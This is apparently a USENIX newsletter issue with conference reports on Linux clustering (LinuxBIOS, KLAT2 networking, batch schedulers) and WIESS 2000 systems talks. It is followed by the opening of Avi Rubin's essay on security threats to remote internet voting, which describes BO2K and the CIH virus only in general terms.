Since no standard is present he discussed a few options, one being to use a free BIOS, but these currently lack the necessary maturity to make this a realistic option. Minnich also noted that the proposed Intel standard PXE leaves much to be desired (or reduced, given the oversized technical docs). In light of these issues he asked the question, "Can we get out of the BIOS mess?" Can Linux cold boot Linux? As it turns out, the answer is yes. They can build a 32K hardware startup program and then unzip the kernel. They can thus gain control of the machine from power on instead of having to deal with intermediate software.

The key question for LinuxBIOS was – Why? The ability to gain control over previously BIOS-managed matters offers several attractive options, such as allowing log buffers to survive for diagnostic information where they usually get zeroed out by default. Possibly the most stunning point was his demonstration of booting to a single user in 3 to 5 seconds and approximately 10 seconds to reboot SMP. Also impressive was the fact that there is no proprietary license and no more hangs for hit <F1>, etc. And on a purely geeky note, they are able to one-up the DEC BIOS's "tinky Yellow Rose of Texas" by being able to play an MP3 – from the BIOS!

The LinuxBIOS is working on select Intel, SiS, and VIA boards. It is not currently working on Acer and RCC (Dell/Compaq use this), mainly due to a lack of available details from RCC. But

Dell and Compaq are trying to help with information.

The closing summary mentioned the following: own node from startup; no Band-Aids for BIOS defects; node behavior like you want; don't need working floppy, CD-ROM, or disk; and every node, regardless of vendor, will boot the same way.

The first question from the audience was aptly, "How many boards have you toasted?" Minnich's response, "Five . . . all Intels." He also confirmed that Linux BIOS could be used for embedded devices. Currently there is no support for Power Management. He noted that they might possibly go the route used by a FreeBSD venture to move this to the kernel. The issue of security between reboots for multi-user environments was briefly mentioned and noted as something that could easily be handled by possibly zeroing memory upon reboot when desirable. Another point that was mentioned was the difficulty in maintaining support for the ever-growing number of mainboards from vendors. Minnich explained that they are targeting clusters, and hence support of a subset of boards should be reasonable. Also, their end goal is to have manufacturers participate in support as has been the case with the code contributions for the SiS port.

Further information about LinuxBIOS can be obtained from <*http://www.acl.lanl.gov/linuxbios/*>.

KLAT2's Flat Neighborhood Network

Hank Dietz and Tim Mattox, University of Kentucky

The new cluster at the University of Kentucky, KLAT2 (Kentucky Linux Athlon Testbed 2), offers some very interesting results. The presentation discussed the new network architecture they have developed for use with this cluster. The costs for connecting the 64 nodes of the cluster using other popular topologies caused them to investigate this new architecture. The infeasibility of connecting all the nodes on a single inexpensive switch prompted the development of the Flat Neighborhood Network (FNN) topology. This allows multiple NICs per node to be used to attach the nodes to several switches for full connectivity while still maintaining low cost and high performance.

The difficulty in configuring many nodes with multiple NICs and switches prompted them to make use of a Genetic Algorithm (GA) to assist with the configuration and construction of the interconnection network. The GA is used to optimize the network so that the routing and wiring can be produced automatically. The output from the GA is a color-coded wiring diagram as well as the routing tables that are used for each node. The GA is also used to optimize the networks so that a minimum number

Keynote Speaker Larry Wall and Theodore Ts'o

of NICs are used (not all nodes need the same number of NICs). The GA can optimize for a specific program's constraints, however the default properties of FNNs appear to be sufficient for most cases.

The total cost for the 64-node KLAT2 network was ~$8,100. Dietz and Mattox have seen significant price-to-performance results from KLAT2 with the FNN. They are currently a finalist for a Gordon Bell Price/Performance award for their results on a full CFD (Computational Fluid Dynamics) code. (They obtained $2.75/MFLOPS and $1.86/MFLOPS price/performance for double and single precision, respectively.)

Mattox's concluding remarks pointed out that FNNs offer a substantial performance increase as well as a significant price reduction for a sound interconnection network. They offer several tools at their Web site for working with FNNs, including a CGI that can be used to demonstrate the GA that is used for configuration/design.

A member of the audience raised the issue of increasing the number of NICs per PC; the response was that there is not much payoff other than connectivity, which they already manage. Also, using more than four or five NICs at once would exceed the current PCI bandwidth of most commodity PCs. Another audience member commented that some of the switch has been moved to the node, and this appears to be a cost tradeoff. The response was that the routing and NICs are already there; why not make use of it? A question regarding IP addresses/NICs was asked, and Mattox explained that currently each NIC has a different IP and the switch is acting as a "subnet." He also mentioned that there are issues with exceeding arp cache if they try to get to all nodes. A question about cabling elicited the interesting point that often they do not have to recable but rather do the rerouting through software (from the GA). They can recable everything if needed in a reasonably small amount of time, but it's not something you want to do every week. A final question about locating faulty network cables was asked, and Mattox said they generally use `ping` and `ifconfig` to locate faulty network hardware.

Further information about FNN can be obtained at <*http://aggregate.org/FNN/*> with other related information at the root of the site.

Session: Systems

The Portable Batch Scheduler and the Maui Scheduler on Linux Clusters

Brett Bode, David M. Halstead, Ricky Kendall, and Zhou Lei, Ames Laboratory; David Jackson, Maui High Performance Computing Center

Summarized by Vikram V. Asrani

At the start of this talk, Brett Bode introduced batch systems. He spoke about the two classes of parallel aware schedulers: namely, cycle stealers and dedicated system schedulers. The Portable Batch Scheduler (PBS) is one example of a dedicated system scheduler. Schedulers must be stable, portable, and should provide efficient resource management. In his opinion, PBS is probably the most commonly used and probably the best solution available. The Maui scheduler was originally used on HP systems and performed well. The PBS scheduler is a FIFO-like scheduler, scheduling jobs in a FIFO order, except when the first task in the FIFO queue is blocked by another task. The PBS system prevents starvation using a starving job mechanism.

Bode then provided an overview of the Maui scheduler on Linux clusters. It is fully parallel aware, as it knows about the attributes, memory, and utilization of each node. It is a time-based reservation system, and idle nodes are back-filled with small jobs. Bode then described the scheduler test for the PBS and Maui scheduler on a 64-node cluster of Pentium Pros. The simulation profile consisted of large, medium, and small debug and failed tasks. The results with backfill turned off showed that the Maui scheduler provides a better processor usage. The Maui scheduler required five hours less to complete the tasks for which a sequential execution processor took between 90 to 100 hours.

In response to a question on what happens when a node fails, Bode informed us that PBS does not restart the node and that this was indeed a problem. The server daemon simply hangs and other mechanisms need to be used to restart. Another person from the audience asked about the ability to perform progress migration on clusters. Bode responded that no such mechanism existed on PBS. To a question on what happens when the user's processor utilization time has reached the allotted amount, he answered jobs are killed. In addition, PBS generates a signal five minutes before the deadline. On PBS, users can also alter job request times.

PANEL: HAS CLUSTER ADMINISTRATION BEEN SOLVED?

Moderator: Rémy Evard

Participants: Susan Coghlan, Turbo Linux; Richard Ferri, IBM; Brian Finley, VA Linux; Greg Lindahl, HPTi; John-Paul Navarro, Argonne National Laboratory; Lee Ward, Sandia National Laboratory; and Stephen Scor, Oak Ridge National Laboratory

Summarized by Vikram V. Asrani

The organizations represented on this panel are working on clusters of various sizes ranging up to 1,500 node clusters.

The first question posed by moderator Evard to the panelists was, "Why does everyone have their own cluster solutions? Will we ever reach a state when a single common solution will exist?" Greg Lindahl responded that since people have different specific requirements, they develop specific solutions. Another panelist concurred, adding that clusters with more than 64 nodes had specific requirements and, hence, vendors developed their own solutions. One of the panelists thought that it was essential to come up with a common solution. Susan Coghlan provided an analogy for this problem with enterprise management. She said that one required flexible tools to meet everybody's needs. However, the present-day tools did not even do all that they were supposed to.

Evard then asked the panelists, "Is the cluster architecture dependent on the computing model in the system administration solution? If yes, how should it be changed?" One of the panelists answered that it was a matter of getting the tools to work with the clusters, and the tools (rather than the clusters) needed to be tweaked. Another panelist asked whether the same set of tools could be used for clusters with 32 nodes and clusters with more than 32 nodes. The same set of APIs should exist, was the opinion of one panel member. Coghlan mentioned that the tools required to manage small and large clusters are bound to be different since the complexity lies essentially in the tools. Lindahl found out from the audience that only ~20% of the audience ran clusters with more than 64 nodes.

Evard posed the next set of questions: "What are the biggest scaling issues in system administration? What scaling problems have the panelists run into? Why do the panelists consider clusters with more than 64 nodes large? Where do large clusters stress the existing tools?" Answering the question on scalability, Lindahl clarified that the use of a database for cluster administration was a gross mistake. Brian Finley pointed out that tools to automate tasks was one of the main scaling issues.

The next question to the panelists was, "What is the right community approach for cluster administration? Should the plan be to (a) depend on vendors to provide solutions (which may be proprietary or otherwise)? (b) converge on a set of tools that everyone else uses (presumably open source)? (c) try to maintain a good mix of solutions, keeping them environment-rich in competitive variability? or (d) continue to build their own solutions?" As before, one panel member suggested the development of a standard API set. However, some of the panel members were in favor of the open source set of tools licensed under GPL. Finley suggested that if a tool breaks in a particular users environment, then, with the open source, one can fix it and everybody benefits. Lindahl suggested that currently there is no market for cluster vendors to provide specific tools. Finley suggested that this market will soon exist. His opinion was supported by the audience, who cited this as something to work toward in the future.

The final question put to the panel members was, "What do you wish you could do with the existing sysadmin tools that you cannot do?" One panel member suggested active diagnostic management. However, Finley said that it all depends on how much money you are willing to spend, how much your customer wants, and what your customer says. Tool construction is heavily customer dependent.

Valerie Cox and Ve Martin of ALS

Illiad signing his book for his fans

Video game room in action

Ted T'so giving Best Paper Award to Robert Ross

There are Old Farts even at ALS . . .

conference reports

This issue's reports is on the First Workshop on Industrial Experiences with Systems Software (WIESS 2000).

OUR THANKS TO THE SUMMARIZER:

Alan Messer

First Workshop on Industrial Experiences with Systems Software (WIESS 2000)

October 22, 2000

San Diego, California, USA

Summarized by Alan Messer

KEYNOTE ADDRESS

James Gosling, Sun Microsystems

James Gosling presented the keynote address on his experiences with getting the design principles behind creating the Java language out into the real world.

Despite its fairly recent rise to fame, the project which led to Java was begun 10 years ago. Several consumer electronic companies were trying to define software models for their future products to solve portability, interface, and programmability problems. Instead of trying to tackle each of these problems head on, the project looked for a simple, overarching solution.

Despite its aims for a Write Once, Run Anywhere paradigm, today Java is mostly a Learn Once, Work Anywhere language due to the proliferation of different Java versions and profiles adapted to particular environments.

In Java's progression from research project to commercial language, many features got dropped (bad ideas, deadlines, etc.). However, in this process most of the really good ideas managed to stay, along with a few "features." Of those that stayed, the garbage collector is probably one of the nicest features for developers to use on a day-to-day basis, along with features like array subscript checking.

But even today there are many requests for new features to be added to the language. A fairly elegant proposal to incorporate generics (type polymorphism) has been made. There are also proposals to adapt good features from other languages, such as function invariants (Eiffel) and assertions (C, C++). And there are always requests for some of those features that never made it from C, such as enumerated types, not to mention many new APIs for particular domains such as real-time.

Those features which require actual language extensions present a problem, especially if they also require changes to the underlying virtual machine. Thankfully, the virtual machine has managed to stay mostly the same, ensuring compatibility at the interface level, and important features slowly make it, when necessary, into the language itself.

REFEREED PAPERS

SESSION: SYSTEM ARCHITECTURE

Operational Information Systems: An Example from the Airline Industry

Van Oleson, Delta Airlines; Karsten Schwan, Greg Eisenhouer, Beth Plale, and Carlton Pu, Georgia Institute of Technology; and Dick Amin, Delta Airlines

Van Oleson spoke on Delta Airlines' experiences in cooperation with Georgia Tech in adding enhanced information systems to Delta's operational information system.

The project started as a skunkworks project in Delta after a previous project failed to bring the required additional infrastructure to support next-generation airline information services (e.g., gate information).

Existing infrastructure is antiquated at best and large scale (cluster of IBM S/390s), with WAN links (up to ATM) to outlying airports serving 10,000+ flight displays across the country. Adding an order-of-magnitude more displays and enhanced services (connection directions), at low cost, to an operational system presents a challenging task.

This project took the approach of tapping the existing system and deriving event notifications from the existing infrastructure. This enabled them to provide the enhanced services required plus tackle the scalability and availability issues of the existing system.

Using the tapping approach, a secondary piggyback system provides support for the enhanced services and uses modern techniques such as weak multicast and fail-over UNIX clusters to meet the scalability and high availability requirements of the system. To make use of existing network infrastructure in the presence of a large quantity of data, just-in-time XML transcoding was used to compress and translate data from the servers to the flight displays.

This project not only presents many interesting problems similar to those solved by distributed middlewares, but also shows how real-world problems require both integration with existing systems and mind-sets able to meet new requirements in operational systems.

Question: Is Delta collaborating with other airlines on this project?
Answer: This is looked on as a business advantage by Delta, so at this stage there is no interaction with other airlines.

Experiences in Measuring the Reliability of a Cache-Based Storage System

Dan Lambright, EMC

Dan Lambright described work at EMC in measuring the software reliability, maintainability, and availability of a disk cache. What happens when one of the cache lines fails or a software error causes a line to be unreliable?

The problem with such questions is that the limitations in existing tools make failures hard to detect. With this lack of good detection tools, such failures are also typically slow to fix. While this may be less of a problem for small systems, large systems these days have large quantities of cache which can account for up to 32Gb of space. Clearly, with so much caching, availability is a key concern, but how do you measure, detect, and understand it?

This project took the approach of using software fault injection tools to help determine the effect of errors on the system's availability, maintainability, and performance. Errors were injected into the cache maintenance data structures to discover the consequences of those errors and the ability to detect those errors.

This work found that typical existing diagnostic tools were fairly ineffective, since they stopped at the first error detected. Also, existing QA were initially resistant to fault injection techniques. Lastly, they discovered that several errors lead to system unresponsiveness rather than to errors affecting maintainability.

Question: Did you consider data errors too?
Answer: No, this was not considered for this study.

Question: Since programmers always think tests are error free, is coverage limited with programmer-designed tests?
Answer: Yes. Developers are good, but development-group-based tests (testing each other) are better. Also, developers get feedback (pagers) on software/test problems.

HP Scalable Computing Architecture

Arun Kumar and Randy Wright, HP

Arun Kumar presented his experiences in moving computer architecture from its embodiment at the Convex Exemplar to the HP V-class when they were acquired by HP. The HP Scalable Computer Architecture was proposed to extend the scalability of the V-class through a cross-bar to link four V-class nodes together in a large SMP machine. The V-class presents both local private memory (e.g., kernel) and a shared global memory (e.g., user applications).

Moving to and integrating with this complex architecture presented many problems, including existing hardwired hardware paths in the system configuration, lack of MP safety in existing semaphores, clock synchronization, TLB purging problems, cache coherency problems, and scalability.

Each problem had to be resolved without disturbing the existing architecture (software and hardware) too much, in order to integrate with existing solutions. For example, paths are used to reference resources in the HP-UX configuration. Previous configurations didn't include node IDs. While it is simple enough to add these, it is also important to still function when there is only one node. To solve the real-world system software engineering problem, relative paths were introduced, allowing existing node ID-less paths to function with node ID paths.

Similar solutions were used for other problems: software RPC to provide global TLB purge; clock drift software monitoring; limiting access to disallow simultaneous write and execute permissions on a page. Combined, these solutions allowed the architecture to meet existing product software requirements while forging ahead with hardware architectural enhancements.

Question: Have there been scalability studies of the system?
Answer: Yes, for aspects like locking granularity issues. We now have a much better understanding.

Question: How do HP-UX and Mach compare in performance, since Exemplar hardware is similar to V-class?
Answer: Mach was more scalable initially.

Question: What sort of applications is this system aimed at?
Answer: Best scalability is for scientific workloads; commercial workloads have less scalability right now.

SESSION: PERFORMANCE

Stub-Code Performance Is Becoming Important

Andreas Haeberlen and Jochen Liedtke, Karlsruhe University; Yoonho Park, IBM Watson; Lars Reuther, Dresden University; and Volkmar Uhlig, Karlsruhe University

Andreas Haeberlen and Jochen Liedtke presented research into the performance of stub code generated by the Flick compiler from the L4 IDL interfaces. Since the IDL compiler uses conservative knowledge of the interfaces, the stubs generated can have similar performance to cross-domain calls that must pass through the optimized L4 kernel.

To overcome these problems the compiler was modified to copy the stack directly and to use indirect string references (since the same address space is known). Doing so increases performance significantly and halves the size of the stub code (less marshaling).

The aim of this work is to feed back into the Flick compiler to support enhancements in more IDL primitives and to produce an order-of-magnitude improvement in intra-domain calling performance.

Question: Could I use the OS to make an addressing alias to avoid copying?
Answer: Yes, you can do this with L4, but this is not Linux semantics.

HP Caliper: An Architecture for Performance Analysis Tools

Robert Hundt, HP

This work presented the Caliper performance analysis tool, which is being developed for upcoming IA-64 architecture systems such as Itanium. Caliper presents a comprehensive performance analysis tool to replace the limited tools being phased out and to support the complex functionality of the IA-64 architecture.

One of the biggest problems with existing tools is the need to recompile source code and relink or insert intrusive monitoring sequences. By this intrusion in the compilation or run-time process, such tools are used sparingly in large projects.

Caliper aims to overcome this by using support from the IA-64 processor to dynamically insert instrumentation (or in fact other types of program control/monitoring) callbacks into executing applications. These callbacks then call into a shared library to pass information to the front end. Doing so reduces the intrusion and improve performance, since monitoring code is only executed/added when needed.

The IA-64 architecture presents many complexities for such a tool. Currently the IA-64 implementation only supports a 25-bit branch, with 64-bit branch emulated, so callbacks have to be carefully integrated in order to overcome the emulation performance hit. Likewise, exceptions are complex in IA-64 (see the talk "C++ Exception Handling for IA-64," below), which makes tracing C++ complex.

As a result of this approach, since only 12–40% of functions are reached, good performance can be had of between 1% and 80% overhead depending on workload. Performance monitoring, however, is only one of the possible uses of the tool; the hope is to extend its uses with support for pthreads, debugging, memory checking, and software fault injection.

Question: Do you need to stop threads for instruction/write updates on a bundle?
Answer: Currently yes, but we plan on developing an enhanced approach using templates to place breakpoints at the start of the bundle.

Question: IA-64 is very sensitive to code performance. How does this tool help?
Answer: Yes, compilers aren't perfect, but they have improved over time. The output of Caliper can be used by the optimizer to improve performance.

Question: What is the effect on debugging tools?
Answer: We control the whole machine and effect execution. We want to add debugging facilities to our system to allow enhanced debugging too.

Question: How does this compare to DEC's Atom?
Answer: I believe that was only static, not dynamic.

INVITED TALK

Interaction with TV in 2003

Simon Gibbs, SONY Distributed Systems Lab

This talk and demonstration investigated the possibility for interactive television by the year 2003. Simon initially outlined the kind of system support we might have in 2003 to enable interactive TV services. In addition to the multi-channel content, such systems will have data connections in both directions. Return channels will use modems or broadband connections, depending on client cost.

With this environment, what form of interactive services might we see? A lot of services are enhancements to existing production facilities with multiple video feeds or data, such as sporting events, quizzes, news, etc. In such situations, existing data can be leveraged rather than making custom interactive TV productions.

During the talk the following potential service ideas were demonstrated in the context of a motor sport event:

- statistics that follow the cars' positions, velocities, etc., and the ability to view a statistic of choice rather than being force-fed
- multiple-player interactive sport quizzes
- use of real car data to offer real competition in motor sport racing games
- superimposed racing of a computerized car against the real video footage, allowing competitive inter-

action and correct, realistic race car graphic integration

The promise of interactive TV has been with us for a while. This talk outlined the possible infrastructure and interaction ideas that may well find their way into your living room soon, if they can appeal to enough consumers.

REFEREED PAPERS: TOOLS

Incremental Linking on HP-UX

Dmitry Mikulin, Murali Vijayasundaram, and Loreena Wong, HP

This work covered a team's experience with providing incremental linking on HP-UX to improve link times in the development cycle of large applications. Incremental linking works by initially linking the application together and then being able to relink changes without completely relinking the binary.

Incremental linking has several problems. First, the padding areas must be correctly sized and placed to allow the best use of space for relinking. There may also be many symbols which are defined in several places and contexts (weak and strong symbols). Finally, changes required by the relink must be integrated and relocated as appropriate.

The approach taken in this work is to pad on a per function basis, with two copies (old and new) kept when relinking symbols to help resolve multiple symbols. The result is a linker capable of linking to produce a 3–11x performance increase, with a slightly slower initial link phase.

Question: Have you considered padding functions rather than object code padding?
Answer: Yes, HP-UX already puts functions in separate sections. It is a balance between padding and time saved, ultimately.

Question: What are the performance penalties of the approach?
Answer: Slower due to size increase and therefore increased cache misses, etc. But this is only used for development/debugging cycles.

Automatic Precompiled Headers: Speeding up C++ Application Build Times

Tara Krishnaswamy, HP

Tara Krishnaswamy introduced interesting work on the correct precompilation headers needed to speed up application time, since typically 50–95% of compilation time involves header processing in nightly builds. Some compilers (Microsoft) perform caching already, but they work on a per function basis, causing problems if dependence changes are made to avoid the header inclusion.

This work tries to overcome these problems by attempting to identify the initial part of each source file which is responsible for C preprocessor definitions. It then takes this region and precompiles it into a separate file. At build time, a checksum is used to determine whether the file has been updated. With no update the precompiled information is loaded into the compiler directly.

Problems exist in identifying this precompile region, since the C preprocessor has global scoping, and compilation flags can affect preprocessing too. These are overcome by identifying the configuration when precompiling and comparing configuration as well as checksums.

The result of this approach is a 20–80% speedup over normal compilation, at the cost of wasted space on processing duplicate inclusions. You must be careful when using version control systems, however, since the caches should not be shared and thus should not be in the control system.

Question: Can you use this to compile all sources?
Answer: Yes. We have a means to override, if needed. We haven't had any problems.

Question: Can you determine when a header is not needed?
Answer: No, you'd need a feedback-driven system.

C++ Exception Handling for IA-64

Christophe de Dinechin, HP

This talk covered the problems of implementing C++ exception handling for IA-64 architecture processors. C++ exceptions present several problems to solve in order to get good performance.

First, it is possible to throw any type, leaving the compiler to find the right implementation. Second, exceptions can be rethrown at runtime. Last, exception lifetimes aren't attached to the object scope. While these problems apply to all C++ compilers on IA-64, compiler optimization of these problems is important, since there is a 20x performance difference between -O0 and -O2 optimizations. Problems which the compiler must consider are: explicit parallelism, speculation (with alias problems), predication, register stack manipulations, memory state ordering, and register selection constraints. However, with exception processing, execution flow can take any code anywhere.

All told there is too much complexity to track all exception possibilities, so instead the compensation code is generated to give the compiler more freedom restoring visible state, copying registers, updating memos, etc., along with providing cleanup code to tidy up after exceptions.

The result is an exception implementation with little speed penalty, but with around a 30% overhead from cleanup and compensation code. This compares favorably to the PA-RISC implementation, but without the size overhead.

PANEL SESSION: SYSTEMS SOFTWARE RESEARCH AND TECHNOLOGY TRANSFER

Andrew Tanenbaum, Vrije Universiteit, Amsterdam; Rob Pike, Bell Laboratories; Marshall Kirk McKusick, author & consultant; and Rob Gingell, Sun Microsystems

Each panelist was asked to give his opinion on the subject.

RobG: Does it work? Yes and no. Social problems make it fail in the transfer step. Cooperation is difficult, research dies in the transfer. It is important to match timing and problem constraints and then be willing for it to take a long time.

Kirk: Open source is good for technology transfer, but the problem is money. There are many ways, not only the RedHat services approach. IBM, for example, seems to manage it well. In addition to transfer it can bring the costs down by an order of magnitude.

RobP: It's a catch-22 situation we have seen several times with Blit, UNIX, and Inferno. Success depends on being different from and the same as the market. You need to communicate, since colleagues will know more about work in companies other than your own. So you must use buzzwords to get attention and be prepared to transfer outside the company to get it back into the company again. Also, interns are a good way to transfer research.

Andy: Experience with Amoeba was not good – despite a book and a deal with a UNIX company, the product was expensive and no free trial was available. The UNIX company blamed the failure on giving it away. Given this experience the only way that seems to work is to transfer from research through students to companies.

Question: How to avoid research not looking too far out?

Andy: You should do what is innovative and see what comes out.

Kirk: Transfer takes a long time, so you should look far enough ahead.

Question: Are startups a good, quick path?

RobP: Companies don't understand how to keep employees from startups.

Question: Don't universities lack technology transfers?

WIESS in session

Andy: Not necessarily true. A lot of universities are doing good transfers, plus patents. But for some the tie is too close (e.g., UC Berkeley).
RobP: MIT gets a lot of their money from old patents.

Question: Is a good mechanism for transfer between companies to buy them?

RobP: Yes, but some are successful, or not. There are two reasons to buy: either to better the company or to stop the other company. The culture shift on acquisition is the biggest problem.

Question: Would Amoeba have transferred better if it had been given away?

Kirk: Yes.
Andy: I don't believe there is a future in free software. There's no free hardware or free books.

Question: Is shareware better?

Andy: I think this is just a marketing technique.
Kirk: Free software isn't really free. Integration is the key motivation too.

Question: We know what doesn't work. What does?

Andy: If you stay with the idea, e.g., Ethernet.
RobP: I agree, staying with the idea seems to work, e.g., C++. Luck is very important, or pigheadedness, but it takes a long time.
Kirk: You need a destination for the idea. The software development community (open source) is one such destination.

Question: How important is getting source into people's hands?

RobP: Very important. We get lots of UNIX folks these days. But UNIX wasn't free, it came from the community.

Question: Why are free UNIXes doing better at fracturing than commercial?

Andy: There are many free UNIXes! Linux is one man and nobody has tried to fracture it yet.
RobG: Linux is i386 and there was no other real i386 UNIX. The real test will come when new ideas are needed and seeing how they coordinate.

Question: Any good counter examples to go with?

RobP: Internal startups seem to work. Most transfer failures are the result of social problems.
RobG: They can work when research and ideas are not disruptive, but they need effort to transfer.

Question: If you could do a transfer again, what would you do?

Andy: Give Amoeba away.
RobP: Kill lawyers.
RobG: Help Rob Pike.

Conclusion

Andy: It seems that transfer from universities works best only when you can transfer it through students.

RobP: I agree with Andy; ideas move best with people and there must be a drive to succeed.

Kirk: Open source does work, but not in all areas.

RobG: Transfer can work depending on the disruption caused. Big ideas cause problems. Have realistic time frames.

INVITED TALK

Surfing Technology Curves

Steve Kleiman, Network Appliance, Inc.

In this talk, Steve gave an overview of the technology "waves" which Network Appliance saw and used, in order to further their business. Steve identified five particular waves:

- Filers – commodity storage appliances became possible. Standard components and protocols used in devices to achieve a small subset of reliable functions.
- Memory-to-memory interconnection and fail-over – commodity high availability support using dual ported disks and memory-to-memory interconnect to provide seamless fail-over.
- The Internet – cache appliances to move services to edge. Again, the aim of providing a simple set of reliable functions (Web and stream caching) in a server appliance.
- SnapMirror – traditional backup storage became too small or too slow for modern needs. But by using high density backup disks and fast data channels, good availability could be achieved.
- Local file sharing – direct access to storage through the VI Architecture using Fibre Channel, Infiniband, and the like. This enabled storage to be dissociated from machines, increasing scalability.

Each wave came as the possibilities of software and hardware brought new ways of looking at traditional problems, such as the move to appliances rather than monolithic systems.

In order to respond to these changes the structure of the system software needed to compensate. For example, no longer were general-purpose operating systems the slow choice. Instead, in order to get really good performance, specialized or refined system software – e.g., the DataOnTap architecture – is much more appropriate.

This led to the use of a small-message-passing operating system with no preemptive scheduling in Network Appliance. This allowed for low latency, high bandwidth operations with application-controlled resource allocation.

Question: Are there any problems coming up when we have a 10 Gigabit Ethernet?
Answer: No, there will be many small disks to distribute the load. I don't think it will really affect the architecture of storage servers.

Question: Are disks going to run out?
Answer: No. This has been a prophecy for ages. I don't think it will happen.

Question: Does memory speed scale?
Answer: It seems bandwidth is okay, but perhaps latency will be a problem.

security considerations for remote electronic voting over the internet

by Avi Rubin

Avi Rubin is a USENIX director. In his spare time, he is a researcher at AT&T labs.

<rubin@research.att.com>

Introduction

The right of individuals to vote for our government representatives is at the heart of the democracy that we enjoy. Historically, great effort and care has been taken to ensure that elections are conducted in a fair manner such that the candidate who should win the election based on the vote count actually does. Of equal importance is that public confidence in the election process remain strong. In the past, changes to the election process have proceeded deliberately and judiciously, often entailing lengthy debates over even the minutest of details. These changes are approached so sensitively because a discrepancy in the election system threatens the very principles that make our society free, which, in turn, affects every aspect of the way we live.

Times are changing. We now live in the Internet era, where decisions cannot be made quickly enough, and there is a perception that anyone who does not jump on the technology bandwagon is going to be left far behind. Businesses are moving online at astonishing speed. The growth of online interaction and presence can be witnessed by the exponential increase in the number of people with home computers and Internet access. There is a prevailing sentiment that any organization that continues in the old ways is obsolete. So, despite the natural inclination to treat our election process as the precious, delicate, and fragile process that it is, the question of using the new advances in technology to improve our elections is natural.

The feasibility of *remote electronic voting* in public elections is currently being studied by the National Science Foundation by request of the President of the United States (see <*http://www.netvoting.org/*>). Remote electronic voting refers to an election process whereby people can cast their votes over the Internet, most likely through a Web browser, from the comfort of their home, or possibly any other location where they can get Internet access. There are many aspects of elections besides security that bring this type of voting into question. The primary ones are:

- **Coercibility:** the danger that outside of a public polling place, a voter could be coerced into voting for a particular candidate.
- **Vote selling**: the opportunity for voters to sell their vote.
- **Vote solicitation:** the danger that outside of a public polling place, it is much more difficult to control vote solicitation by political parties at the time of voting.
- **Registration:** the issue of whether or not to allow online registration, and if so, how to control the level of fraud.

The possibility of widely distributed locations where votes can be cast changes many aspects of our carefully controlled elections as we know them. The relevant issues are of great importance, and could very well influence whether or not such election processes are desirable. However, in this paper, we focus solely on the security considerations as they relate to conducting online public elections. In particular, we look at remote online voting, as opposed to online voter registration, which is a separate but important and difficult problem. We also focus solely on public elections, as opposed to private elections, where the threats are not as great, and the environment can be more controlled.

The importance of security in elections cannot be overstated. The future of our country, and the free world for that matter, rests on public confidence that the people have the power to elect their own government. Any process that has the potential to threaten the integrity of the system, or even the perceived integrity of the system, should be treated with the utmost caution and suspicion.

The importance of security in elections cannot be overstated.

The Voting Platform

The type of remote electronic voting that we discuss in this paper involves regular Internet users with personal computers and standard operating systems and software. For the sake of the discussion, we focus on Intel machines running Microsoft operating systems with Microsoft or Netscape browsers, and voters participating from home, communicating over a TCP/IP network attached to the Internet. While this is a simplification, it is representative of the vast majority of users under consideration. In this discussion, we refer to the voting platform simply as a *host*.

Threats to hosts can be described as a *malicious payload* (the software or configuration information designed to do harm) and its *delivery mechanism*. Both of these have advanced in sophistication and automation in the past couple of years. The attacks are more sophisticated in the sense that they can do more damage, are more likely to succeed, and disguise themselves better than before. They are more automated in that more and more toolkits have been developed to enable unsophisticated computer users to launch the attacks.

Malicious Payload

There are literally hundreds of attack programs that we could discuss in this section. One only need visit the Web site of any number of security software vendors to see the long lists of exploits that affect hosts to various degrees. The fact of the matter is that on the platforms currently in the most widespread use, once a malicious payload reaches a host, there is virtually no limit to the damage it can cause. With today's hardware and software architectures, a malicious payload on a voting client can actually change the voter's vote, without the voter or anyone else noticing, regardless of the kind of encryption or voter authentication in place. This is because the malicious code can do its damage before the encryption and authentication are applied to the data. The malicious module can then erase itself after doing its damage so that there is no evidence to correct, or even detect the fraud. To illustrate, we focus the discussion on two particular malicious payloads that each exemplify the level of vulnerability faced by hosts.

The first program we describe, Backorifice 2000 (BO2K), is packaged and distributed as a legitimate network administration toolkit. In fact, it is very useful as a tool for enhancing security. It is freely available, fully open source, extensible, and stealthy (defined below). (The package is available at <*http://www.bo2k.com/*>.) BO2K contains a remote control server that when installed on a machine, enables a remote administrator (or attacker) to view and control every aspect of that machine, as though the person were actually sitting at the console. This is similar in functionality to a commercial

It does not take a very sophisticated malicious payload to disrupt an election.

product called PCAnywhere. The main differences are that BO2K is available in full source-code form and it runs in stealth mode.

The open source nature of BO2K means that an attacker can modify the code and recompile such that the program can evade detection by security defense software (virus and intrusion detection) that look for known *signatures* of programs. A signature is a pattern that identifies a particular known malicious program. The current state of the art in widely deployed systems for detecting malicious code does not go much beyond comparing a program against a list of attack signatures. In fact, most personal computers in people's houses have no detection software on them. BO2K is said to run in stealth mode because it was carefully designed to be very difficult to detect. The program does not appear in the Task Menu of running processes, and it was designed so that even an experienced administrator would have a difficult time discovering that it was on a computer. The program is difficult to detect even while it is running.

There can be no expectation that an average Internet user participating in an online election from home could have any hope of detecting the existence of BO2K on his computer. At the same time, this program enables an attacker to watch every aspect of the voting procedure, intercept and potentially modify any action of the user without the user's knowledge, and further install any other program the attackers desire, even ones written by the attacker, on the voting user's machine. The package also monitors every keystroke typed on the machine and has an option to remotely lock the keyboard and mouse. It is difficult, and most likely impossible, to conceive of a Web application (or any other) that could prevent an attacker who installs BO2K on a user's machine from being able to view and/or change a user's vote.

The second malicious payload that is worth mentioning is the CIH virus, also known as the Chernobyl virus. There are two reasons why we choose this example over the many other possible ones. The first is that the malicious functionality of this virus is triggered to activate on a particular day. April 26, 1999, was a disastrous day in Asia, where the virus had not been that well known, and thousands of computers were affected. This raises concern because election dates are known far in advance. The second reason for choosing this example is that the damage that it caused was so severe that it often required physically taking the computer to the shop for repair. The code modified the BIOS of the system in such a way that it could not boot. The BIOS is the part of the computer that initializes and manages the relationships and data flow between the system devices, including the hard drive, serial and parallel ports, and the keyboard. A widespread activation of such a virus on the day of an election, or on a day leading up to an election, could potentially disenfranchise many voters since their hosts would not be usable. This threat is increased by the possibility that the spread of the virus could be orchestrated to target a particular demographic group, thus having a direct effect on the election and bringing the integrity of the entire process into question.

